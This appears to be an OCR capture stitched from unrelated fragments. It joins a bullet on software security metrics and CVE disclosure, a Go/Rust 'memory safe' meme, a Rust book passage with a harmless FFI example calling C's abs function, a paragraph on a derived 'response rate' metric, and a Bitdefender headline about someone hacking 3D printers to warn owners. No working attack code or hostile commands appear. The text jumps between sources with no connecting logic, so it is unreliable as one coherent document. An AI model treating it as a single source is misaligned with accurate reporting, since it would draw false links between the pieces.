
- **Addressing the Software Measurability Problem**: Stresses the need for empirical cybersecurity quality metrics to realign incentives for long-term security investments, highlighting the challenges in developing such metrics and the importance of coordinated vulnerability disclosure and CVE records.

“Memory Safe”

Go

Rust

GO
Harness C's prehistoric power



» Using `extern` Functions to Call External Code

Sometimes, your Rust code might need to interact with code written in another language. For this, Rust has the keyword `extern` that facilitates the creation and use of a *Foreign Function Interface (FFI)*. An FFI is a way for a programming language to define functions and enable a different (foreign) programming language to call those functions.


Listing 19-8 demonstrates how to set up an integration with the `abs` function from the C standard library. Functions declared within `extern` blocks are always unsafe to call from Rust code. The reason is that other languages don’t enforce Rust’s rules and guarantees, and Rust can’t check them, so responsibility falls on the programmer to ensure safety.

Filename: src/main.rs


```
extern "C" {
    fn abs(input: i32) -> i32;
}

fn main() {
    unsafe {
        println!("Absolute value of -3 according to C: {}", abs(-3));
    }
}
```

Finally, with the visualization of quality trends and with an appropriate mathematical function to fit the data, additional metrics can be derived. One potential derivative – response rate – shows the rate of change of the cybersecurity quality metric. This type of derived metric would offer deeper insights into the software's security profile. For instance, a rapid response rate to emerging vulnerabilities would indicate a proactive and trustworthy software vendor.



0_0


bitdefender.com/blog/hotforsecurity/someone-is-hacking-3d...
Bitdefender
CONSUMER INSIGHTS
LABS
BUSINESS INSIGHTS
INDUSTRY NEWS • 2 min read •
135/210°C
50/60
hacked_machine_readme.gcode
ANYCUBIC
Nozzle Temp
Hotbed Temp
--°C
--°C
-h-min

Someone is hacking 3D printers to warn owners of a security flaw

